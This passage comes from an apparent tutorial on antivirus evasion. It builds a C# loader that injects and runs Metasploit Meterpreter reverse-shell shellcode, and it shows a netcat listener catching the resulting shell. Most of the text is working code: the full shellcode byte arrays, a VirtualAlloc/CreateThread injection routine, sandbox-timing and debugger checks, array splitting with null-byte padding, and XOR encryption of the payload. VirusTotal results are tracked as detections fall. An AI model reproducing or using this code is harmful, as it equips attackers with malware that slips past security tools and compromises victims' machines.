        0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x48,0x31,0xc0,0xac,0x41,0xc1,
        0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
        0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
        0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x41,0x58,
    };
}
```



Advanced Evasion Techniques

```
//Size of buffer
int size = buf.Length;

//Reserve a memory location (RWX)
IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

//Copy shellcode into memory:
Marshal.Copy(buf, 0, addr, size);

//Execute the thread / shellcode
IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

//Use the WaitForSingleObject API to let the shellcode finish execution. Otherwise, the Jscript execution would terminate the process before the shell becomes active.
WaitForSingleObject(hThread, 0xFFFFFFFF);
}
```

4


5

6

7

8

And when we're done, we can compile our application as a binary. We choose an x64 binary without debug information:



Advanced Evasion Techniques

When the build is successful, you'll see this in the log:


```
==== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
```

The binary is then in the created project folder under:
.%projectname%%projectname%\bin\x64\Release.

You can now test the binary.

```
(kali㉿kali) - [~/Desktop]
$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.178.83] from (UNKNOWN) [192.168.178.57] 50603
Microsoft Windows [Version 10.0.19044.2604]
(c) Microsoft Corporation. Alle rechten voorbehouden.

C:\Users\Redux Gamer\Desktop\ConsoleApp1\ConsoleApp1\bin\x64\Release>
```



Advanced Evasion Techniques

Let's test the binary:

31
/ 70

?

Community Score

31 security vendors and no sandboxes flagged this file as malicious

c15ee7e9b0d5c0797e717b35bf450530a61fe12bfb6abf4085e5e4e088263b88

ConsoleApp1.exe

peexe 64bits

5.50 KB

Size

2023-02-28 14:46:38 UTC

a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Malware/Win64.RL_Generic.C4280612
ALYac	Gen:Variant.Cerbu.109009	Arcabit	Trojan.Cerbu.D1A9D1
Avast	Win64:CrypterX-gen [Trj]	AVG	Win64:CrypterX-gen [Trj]
Avira (no cloud)	HEUR/AGEN.1208634	BitDefender	Gen:Variant.Cerbu.109009
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cynet	Malicious (score: 100)
Cyren	W64/Trojan.IYG.gen!Eldorado	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Cerbu.109009 (B)	eScan	Gen:Variant.Cerbu.109009
ESET-NOD32	A Variant Of MSIL/Rozena.DJ	F-Secure	Heuristic.HEUR/AGEN.1208634
Fortinet	MSIL/Rozena.N!tr	GData	Gen:Variant.Cerbu.109009
Google	Detected	Ikarus	Trojan.MSIL.Rozena
Kaspersky	HEUR:Trojan.MSIL.Zenpak.gen	MAX	Malware (ai Score=84)
MaxSecure	Trojan.Malware.300983.susgen	Microsoft	Trojan:Win64/Meterpreter.E

EDRs scan in different ways:

- Static : Signature based - Using known hashes and other static indicators.
- Heuristic : Behavioral Analysis. Simulating the execution of the file (in a so-called "sandbox").

**Note: Tools like VirusTotal show the result based on static and heuristic results. However, only basic heuristic scanning is done. EDRs that perform an extensive heuristic check can have different results than what is shown in VirusTotal!*

So why is our application flagged as malicious?

- The use of default MSFVenom shellcode (shellcode magic bytes are still visible)
- The use of APIs commonly used by malware
- The lack of heuristic bypasses
- The absence of any form of encryption
- The presence of comments

Advanced Evasion Techniques

Let's remove the comments and adjust some variables:

```
using System;
using System.Runtime.InteropServices;

namespace MijMooieApp
{
    class ProgrammaClass
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)] static extern IntPtr VirtualAlloc(IntPtr lpAddress, u
        [DllImport("kernel32.dll")] static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAdd
        [DllImport("kernel32.dll")] static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        static void Main(string[] args)
        {
            byte[] buffertje = new byte[510] {0xeb,0x27,0x5b,0x53,0x5f,0xb0,
            0x58,0xfc,0xae,0x75,0xfd,0x57,0x59,0x53,0x5e,0x8a,0x06,0x30,
            0x07,0x40,0x5f,0x70,0x40,0x5f,0x60,0x5f,0x01,0x3f,0x30,0x01
```

```
            int formaat = buffertje.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(buffertje, 0, addr, formaat);
            IntPtr Trigger = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(Trigger, 0xFFFFFFFF);
        }
    }
}
```

Advanced Evasion Techniques

The result is a little bit better.

29
/ 70

29 security vendors and no sandboxes flagged this file as malicious

b13f99dccb6e19a44632cfc21ddb7a83d962224c689bbf54862e07438a2adb4
ConsoleApp1.exe
peexe 64bits

5.50 KB
Size

2023-02-28 16:00:15 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR C COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis ⓘ Do you want to automate checks?

Acronis (Static ML)	ⓘ Suspicious	AhnLab-V3	ⓘ Malware/Win64.RL_Generic.C4280612
ALYac	ⓘ Gen:Variant.Cerbu.109009	Arcabit	ⓘ Trojan.Cerbu.D1A9D1
Avast	ⓘ Win64:CrypterX-gen [Trj]	AVG	ⓘ Win64:CrypterX-gen [Trj]
Avira (no cloud)	ⓘ HEUR/AGEN.1208634	BitDefender	ⓘ Gen:Variant.Cerbu.109009
CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (D)	Cynet	ⓘ Malicious (score: 100)
Cyren	ⓘ W64/Trojan.IYG.gen!Eldorado	Elastic	ⓘ Malicious (high Confidence)
Emsisoft	ⓘ Gen:Variant.Cerbu.109009 (B)	eScan	ⓘ Gen:Variant.Cerbu.109009
ESET-NOD32	ⓘ A Variant Of MSIL/Rozena.DJ	Fortinet	ⓘ MSIL/Rozena.Nltr
GData	ⓘ Gen:Variant.Cerbu.109009	Google	ⓘ Detected
Ikarus	ⓘ Trojan.Win64.Meterpreter	Kaspersky	ⓘ HEUR:Trojan.MSIL.Zenpak.gen
MAX	ⓘ Malware (ai Score=82)	MaxSecure	ⓘ Trojan.Malware.300983.susgen
Microsoft	ⓘ Trojan:Win64/Meterpreter.E	SecureAge	ⓘ Malicious
SentinelOne (Static ML)	ⓘ Static AI - Malicious PE	Sophos	ⓘ Generic ML PUA (PUA)
Symantec	ⓘ Meterpreter	Trellix (FireEye)	ⓘ Gen:Variant.Cerbu.109009
VIPRE	ⓘ Gen:Variant.Cerbu.109009	Alibaba	✔ Undetected

Advanced Evasion Techniques

What's the next step? We can split the shellcode into several arrays. This doesn't help us right now, but later it will. So:

```
static void Main(string[] args)
{
    byte[] buffertje1 = new byte[222] {0xeb,0x27,0x5b,0x53,0x5f,0xb0,
    0x58,0xfc,0xae,0x75,0xfd,0x57,0x59,0x53,0x5e,0x8a,0x06,0x30,
    0x07,0x48,0xff,0xc7,0x48,0xff,0xc6,0x66,0x81,0x3f,0x39,0x9b,
    0x74,0x07,0x80,0x3e,0x58,0x75,0xea,0xeb,0xe6,0xff,0xe1,0xe8,
    0xd4,0xff,0xff,0x14,0x58,0xe8,0x5c,0x97,0xf0,0xe4,0xfc,
    0xd4,0x14,0x14,0x14,0x55,0x45,0x44,0x46,0x45,0x42,0x5c,
    0x25,0xc6,0x71,0x5c,0x9f,0x46,0x74,0x5c,0x9f,0x46,0xc0,0x5c,
    0x9f,0x46,0x34,0x5c,0x9f,0x66,0x44,0x5c,0x1b,0xa3,0x5e,0x5e,
    0x59,0x25,0xdd,0x5c,0x25,0xd4,0xb8,0x28,0x75,0x68,0x16,0x38,
    0x34,0x55,0xd5,0xdd,0x19,0x55,0x15,0xd5,0xf6,0xf9,0x46,0x55,
    0x45,0x5c,0x9f,0x46,0x34,0x9f,0x56,0x28,0x5c,0x15,0xc4,0x9f,
    0x94,0x9c,0x14,0x14,0x14,0x5c,0x91,0xd4,0x60,0x73,0x5c,0x15,
    0xc4,0x44,0x9f,0x5c,0xc0,0x9f,0x54,0x34,0x5d,0x15,0xc4,
    0xf7,0x42,0x5c,0xeb,0xdd,0x55,0x9f,0x20,0x9c,0x5c,0x15,0xc2,
    0x59,0x25,0xdd,0x5c,0x25,0xd4,0xb8,0x55,0xd5,0xdd,0x19,0x55,
    0x15,0xd5,0xc2,0xf4,0x61,0xe5,0x58,0x17,0x58,0x30,0x1c,0x51,
    0x2d,0xc5,0x61,0xcc,0x4c,0x50,0x9f,0x54,0x30,0x5d,0x15,0xc4,
    0x72,0x55,0x9f,0x18,0x5c,0x50,0x9f,0x54,0x08,0x5d,0x15,0xc4,
    0x55,0x9f,0x10,0x9c,0x5c,0x15,0xc4,0x55,0x4c,0x55,0x4c,0x4a
    };

    byte[] buffertje2 = new byte[192] {0x4d,0x4e,0x55,0x4c,0x55,0x4d,0x55,0x4e,0x5c,0x97,0xf8,0x34,
    0x55,0x46,0xeb,0xf4,0x4c,0x55,0x4d,0x4e,0x5c,0x9f,0x06,0xfd,
    0x43,0xeb,0xeb,0xeb,0x49,0x5d,0xaa,0x63,0x67,0x26,0x4b,0x27,
    0x26,0x14,0x14,0x55,0x42,0x5d,0x9d,0xf2,0x5c,0x95,0xf8,0xb4,
    0x15,0x14,0x14,0x5d,0x9d,0xf1,0x5d,0xa8,0x16,0x14,0x36,0xac,
    0xd4,0xbc,0xa6,0x47,0x55,0x40,0x5d,0x9d,0xf0,0x58,0x9d,0xe5,
    0x55,0xae,0x58,0x63,0x32,0x13,0xeb,0xc1,0x58,0x9d,0xfe,0x7c,
    0x15,0x15,0x14,0x14,0x4d,0x55,0xae,0x3d,0x94,0x7f,0x14,0xeb,
    0xc1,0x44,0x44,0x59,0x25,0xdd,0x59,0x25,0xd4,0x5c,0xeb,0xd4,
    0x5c,0x9d,0xd6,0x5c,0xeb,0xd4,0x5c,0x9d,0xd5,0x55,0xae,0xfe,
    0x1b,0xcb,0xf4,0xeb,0xc1,0x5c,0x9d,0xd3,0x7e,0x04,0x55,0x4c,
    0x58,0x9d,0xf6,0x5c,0x9d,0xed,0x55,0xae,0x8d,0xb1,0x60,0x75,
    0xeb,0xc1,0x5c,0x95,0xd0,0x54,0x16,0x14,0x14,0x5d,0xac,0x77,
    0x79,0x70,0x14,0x14,0x14,0x14,0x14,0x55,0x44,0x55,0x44,0x5c,
    0x9d,0xf6,0x43,0x43,0x59,0x25,0xd4,0x7e,0x19,0x4d,0x55,
    0x44,0xf6,0xe8,0x72,0xd3,0x50,0x30,0x40,0x15,0x15,0x5c,0x99
    };

    byte[] buffertje3 = new byte[96] {0x50,0x30,0x0c,0xd2,0x14,0x7c,0x5c,0x9d,0xf2,0x42,0x44,0x55,
    0x44,0x55,0x44,0x55,0x44,0x5d,0xeb,0xd4,0x55,0x44,0x5d,0xeb,
    0xdc,0x59,0x9d,0xd5,0x58,0x9d,0xd5,0x55,0xae,0x6d,0xd8,0x2b,
    0x92,0xeb,0xc1,0x5c,0x25,0xc6,0x5c,0xeb,0xde,0x9f,0x1a,0x55,
    0xae,0x1c,0x93,0x09,0x74,0xeb,0xc1,0xaf,0xe4,0xa1,0xb6,0x42,
    0x55,0xae,0xb2,0x81,0xa9,0x89,0xeb,0xc1,0x5c,0x97,0xd0,0x3c,
    0x28,0x12,0x68,0x1e,0x94,0xef,0xf4,0x61,0x11,0xaf,0x53,0x07,
    0x61,0x75,0x72,0x14,0xd4,0x55,0x9d,0xce,0xeb,0xc1,0x39,0x9b
    };
```

```
byte[] buffertje4 = new byte[buffertje1.Length + buffertje2.Length + buffertje3.Length];
System.Buffer.BlockCopy(buffertje1, 0, buffertje4, 0, buffertje1.Length);
System.Buffer.BlockCopy(buffertje2, 0, buffertje4, buffertje1.Length, buffertje2.Length);
System.Buffer.BlockCopy(buffertje3, 0, buffertje4, buffertje1.Length + buffertje2.Length, buffertje3.Length);
```


JARNO BASELIER

Let's now play with our arrays. Let's add 5 NULL bytes to each array (0x00) and then put everything on 1 line:


```
byte[] buffertje1 = new byte[232] {0x00,0x00,0x00,0x00,0x00,0xeb,0x27,0x5b,0x53,0x5f,0xb0,0x58,0xfc,0xae,0x75,0xfd,0x57,0x59,0x53,0  
byte[] buffertje2 = new byte[202] {0x00,0x00,0x00,0x00,0x00,0x4d,0x4e,0x55,0x4c,0x55,0x4d,0x55,0x4e,0x5c,0x97,0xf8,0x34,0x55,0x46,0  
byte[] buffertje3 = new byte[106] {0x00,0x00,0x00,0x00,0x00,0x50,0x30,0x0c,0xd2,0x14,0x7c,0x5c,0x9d,0xf2,0x42,0x44,0x55, 0x44,0x55,  
byte[] buffertje4 = new byte[buffertje1.Length + buffertje2.Length + buffertje3.Length];  
System.Buffer.BlockCopy(buffertje1, 5, buffertje4, 0, buffertje1.Length-10);  
System.Buffer.BlockCopy(buffertje2, 5, buffertje4, buffertje1.Length-10, buffertje2.Length-10);  
System.Buffer.BlockCopy(buffertje3, 5, buffertje4, buffertje1.Length-10 + buffertje2.Length-10, buffertje3.Length-10);
```

As you can see, we copy everything back into 1 buffer without the leading NULL bytes. These NULL bytes, however, already make our shellcode less conspicuous.

Let's test again...

Advanced Evasion Techniques

Not bad for a few simple changes:



The screenshot shows the VirusTotal analysis interface for a file named 'ConsoleApp1.exe'. The file's SHA-256 hash is 77d0aec3f1b242f16709492ad214329846aa7ef81eafe8d402c1fc491b65475f. It is 6.00 KB in size and was uploaded on 2023-02-28 at 18:44:06 UTC. The file type is EXE. A community score of 25/70 is displayed, with a note that 25 security vendors and no sandboxes flagged the file as malicious. The 'DETECTION' tab is active, showing a table of security vendors' analysis results. The table lists 20 vendors and their detection results. The 'Microsoft' entry is circled in red, showing a detection of 'Trojan:Win64/Meterpreter.E'. Other vendors like Symantec, ESET-NOD32, and Kaspersky also detected the file as malicious.

Security vendors' analysis		Do you want to automate checks?	
Acronis (Static ML)	ⓘ Suspicious	ALYac	ⓘ Gen:Variant.Cerbu.114719
Arcabit	ⓘ Trojan.Cerbu.D1C01F	Avira (no cloud)	ⓘ HEUR/AGEN.1208634
BitDefender	ⓘ Gen:Variant.Cerbu.114719	CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (D)
Cynet	ⓘ Malicious (score: 100)	Elastic	ⓘ Malicious (high Confidence)
Emsisoft	ⓘ Gen:Variant.Cerbu.114719 (B)	eScan	ⓘ Gen:Variant.Cerbu.114719
ESET-NOD32	ⓘ A Variant Of Win64/Rozena.JN	F-Secure	ⓘ Heuristic.HEUR/AGEN.1208634
Fortinet	ⓘ MSIL/Rozena.Nltr	GData	ⓘ Gen:Variant.Cerbu.114719
Google	ⓘ Detected	Ikarus	ⓘ Trojan.Win64.Meterpreter
Kaspersky	ⓘ HEUR:Backdoor.MSIL.Agent.gen	MAX	ⓘ Malware (ai Score=83)
MaxSecure	ⓘ Trojan.Malware.300983.susgen	Microsoft	ⓘ Trojan:Win64/Meterpreter.E
SentinelOne (Static ML)	ⓘ Static AI - Malicious PE	Symantec	ⓘ Meterpreter
Trellix (FireEye)	ⓘ Generic.mg.a3abe617c1740be2	VIPRE	ⓘ Gen:Variant.Cerbu.114719
ZoneAlarm by Check Point	ⓘ HEUR:Backdoor.MSIL.Agent.gen	AhnLab-V3	✓ Undetected

Advanced Evasion Techniques

Let's implement a few heuristic bypasses:

Timing:

Since some sandboxes don't wait for execution, we can check if pauses are skipped. For this, we need the "sleep" API:

```
[DllImport("kernel32.dll")] static extern void Sleep(uint dwMilliseconds);
```

```
DateTime t1 = DateTime.Now;  
Sleep(5000);  
double t2 = DateTime.Now.Subtract(t1).TotalSeconds;  
if (t2 < 1.5)  
{  
    return;  
}
```

Debugger:

We can also check if a debugger is currently attached:

```
if (System.Diagnostics.Debugger.IsAttached)  
{  
    return;  
}
```

KnownPaths:

Finally, let's check if a specific path exists:

```
using System.IO;
```

```
string file_path = "C:\\Windows\\Tasks\\tmp.file";  
string text = "1234";  
File.WriteAllText(file_path, text);  
string readText = File.ReadAllText(file_path);  
File.Delete(file_path);  
if (readText != text)  
{  
    return;  
}
```

Advanced Evasion Techniques

And the result is a bit better again!

18
/ 70

?

Community Score

18 security vendors and no sandboxes flagged this file as malicious

00056afe4193cbb4f77e25ff36698a4be431c5580504ca5d13108da783075ee
ConsoleApp1.exe
peexe 64bits

6.00 KB
Size

2023-02-28 19:06:31 UTC
a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Malware/Win64.RL_Generic.C4339496	Avira (no cloud)	HEUR/AGEN.1208634
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	ESET-NOD32	A Variant Of MSIL/Rozena.CC
F-Secure	Heuristic.HEUR/AGEN.1208634	Fortinet	MSIL/Rozena.Nltr
Google	Detected	Ikarus	Trojan.Win64.Meterpreter
Kaspersky	HEUR:Backdoor.MSIL.Agent.gen	MaxSecure	Trojan.Malware.300983.susgen
Microsoft	Trojan:Win32/Wacatac.B!ml	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Symantec	Meterpreter
Trellix (FireEye)	Generic.mg.774fe30c3796a805	ZoneAlarm by Check Point	HEUR:Backdoor.MSIL.Agent.gen
Acronis (Static ML)	Undetected	Alibaba	Undetected

Advanced Evasion Techniques

Let's focus on the shellcode itself!

Let's XOR-encrypt our shellcode (without the leading nulls). We can either write an XOR encrypter or simply use the following site: <https://www.dcode.fr/xor-cipher>

Search for a tool

★ SEARCH A TOOL ON dCode BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL dCODE TOOLS LIST

Results

4 78 65 A1 5D 49 04 D2 A0 16 0C 3C 37 1C 71
0D 0B 0F BF 9C 3C 37 14 DE 84 16 CF 81 10 F4
A6 1C 9B 35 97 79 C6 A3 A8 2F 6C F3 04 A4 8C
CB 52 3C DD 55 A6 51 3B B9 95 E7 8D D2 FF 77
0D E1 E0 D5 E1 E0 98 88 69 CF 9F 6E 7C 5A 01
6D DD DA AC 2E 43 FB 1B 6E 15 32 4B 4C 02 07
C9 86 82 B2 70 AE

XOR Cipher - dCode

Tag(s) : Modern Cryptography

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!

XOR CIPHER
Cryptography > Modern Cryptography > XOR Cipher

XOR DECODER

★ TEXT TO BE XORED (MULTIPLIED BY XOR)
Hexadecimal Extended ASCII [00-FF] (Automatic Detection)
0xae, 0x1c, 0x93, 0x09, 0x74, 0x6d, 0xc1, 0xaf, 0xe4, 0xd1, 0xd6, 0x42, 0x55, 0xae, 0xb2, 0x81, 0xa9, 0x89, 0xeb, 0xc1, 0x5c, 0x97, 0xd0, 0x3c, 0x28, 0x12, 0x68, 0x1e, 0x94, 0xef, 0xf4, 0x61, 0x11, 0xaf, 0x53, 0x07, 0x66, 0x7b, 0x7e, 0x14, 0x4d, 0x55, 0x9d, 0xce, 0xeb, 0xc1, 0x39, 0x9b

ENCRYPTION/DECRYPTION METHOD

☐ AUTOMATIC (BRUTEFORCE 1 TO 16 BYTES) (?)

☐ USE THE BINARY KEY 10101

☐ USE THE HEXADECIMAL KEY EA

☒ USE THE ASCII KEY ABCXOR

☐ KNOWING THE KEY SIZE (IN BYTES) 1

★ RESULTS FORMAT ☐ ASCII (PRINTABLE) CHARACTERS

☒ HEXADECIMAL 00-7F-FF

☐ DECIMAL 0-127-255

☐ OCTAL 000-177-377

☐ BINARY 00000000-11111111

☐ INTEGER NUMBER

☐ FILE TO DOWNLOAD

ENCRYPT / DECRYPT

CRYPTANALYSIS

```
BF 6F 32 20 16 85 00 B3 FC 21 B5 3E 2A 1A 6B D2 49 62 53 00 96 B4 01 CA 9E 29 D3 6B 71 F2 07 4E B5
66 17 27 BE A3 8F 8C A8 DD 8C B0 AD AB 5C 31 9B 15 A2 A8 AB AE 80 5C 7D 67 1C 70 0D 0B 14 11 0A 35
56 8F 44 04 D0 14 20 14 F6 35 45 69 C7 09 66 08 D7 0F 37 15 2E FB 11 0C 0D 6D B4 2F 6C E1 E0 67 27
3C 5E 51 47 1C E0 85 56 07 41 9D 9F 8A 0F 60 1D 13 CD 12 7C F6 25 61 69 4D 8B CD C0 D4 7D 67 5D 69
C9 9B 32 27 14 7C B7 0D AA 04 43 02 CB 1C 5D 2E 5C F1 AF 0D 0E BF 95 3C EC 69 A9 04 5A 90 0D 6D B4
2F 6C E1 E0 1A 87 89 51 3C 66 9C 19 AC 2E B7 0C 5F 31 43 55 64 75 8A 33 98 04 39 EC 1D 05 05 5A 96
26 1D F6 6B 15 65 C7 1B 5A 09 5D AD 26 D6 25 C4 13 47 90 1D 25 26 05 7F
```

↓

```
0xBF, 0x6F, 0x32, 0x20, 0x16, 0x85, 0x00, 0xB3, 0xFC, 0x21, 0xB5, 0x3E, 0x2A, 0x1A, 0x6B, 0xD2, 0x49, 0x62, 0x53, 0x00,
0x96, 0xB4, 0x01, 0xCA, 0x9E, 0x29, 0xD3, 0x6B, 0x71, 0xF2, 0x07, 0x4E, 0xB5, 0x66, 0x17, 0x27, 0xBE, 0xA3, 0x8F, 0x8C,
0xA8, 0xDD, 0x8C, 0xB0, 0xAD, 0xAB, 0x5C, 0x31, 0x9B, 0x15, 0xA2, 0xA8, 0xAB, 0xAE, 0x80, 0x5C, 0x7D, 0x67, 0x1C, 0x70,
0x0D, 0x0B, 0x14, 0x11, 0x0A, 0x35, 0x56, 0x8F, 0x44, 0x04, 0xD0, 0x14, 0x20, 0x14, 0xF6, 0x35, 0x45, 0x69, 0xC7, 0x09,
0x66, 0x08, 0xD7, 0x0F, 0x37, 0x15, 0x2E, 0xFB, 0x11, 0x0C, 0x0D, 0x6D, 0xB4, 0x2F, 0x6C, 0xE1, 0xE0, 0x67, 0x27,
0x3C, 0x5E, 0x51, 0x47, 0x1C, 0xE0, 0x85, 0x56, 0x07, 0x41, 0x9D, 0x9F, 0x8A, 0x0F, 0x60, 0x1D, 0x13, 0xCD, 0x12, 0x7C,
0xF6, 0x25, 0x61, 0x69, 0x4D, 0x8B, 0xCD, 0xC0, 0xD4, 0x7D, 0x67, 0x5D, 0x66, 0xC9, 0x9B, 0x32, 0x27, 0x14, 0x7C, 0xB4,
0x2F, 0x6C, 0xE1, 0xE0, 0x1A, 0x87, 0x89, 0x51, 0x3C, 0x66, 0x9C, 0x19, 0xAC, 0x2E, 0xB7, 0x0C, 0x5F, 0x31, 0x43, 0x55, 0x64,
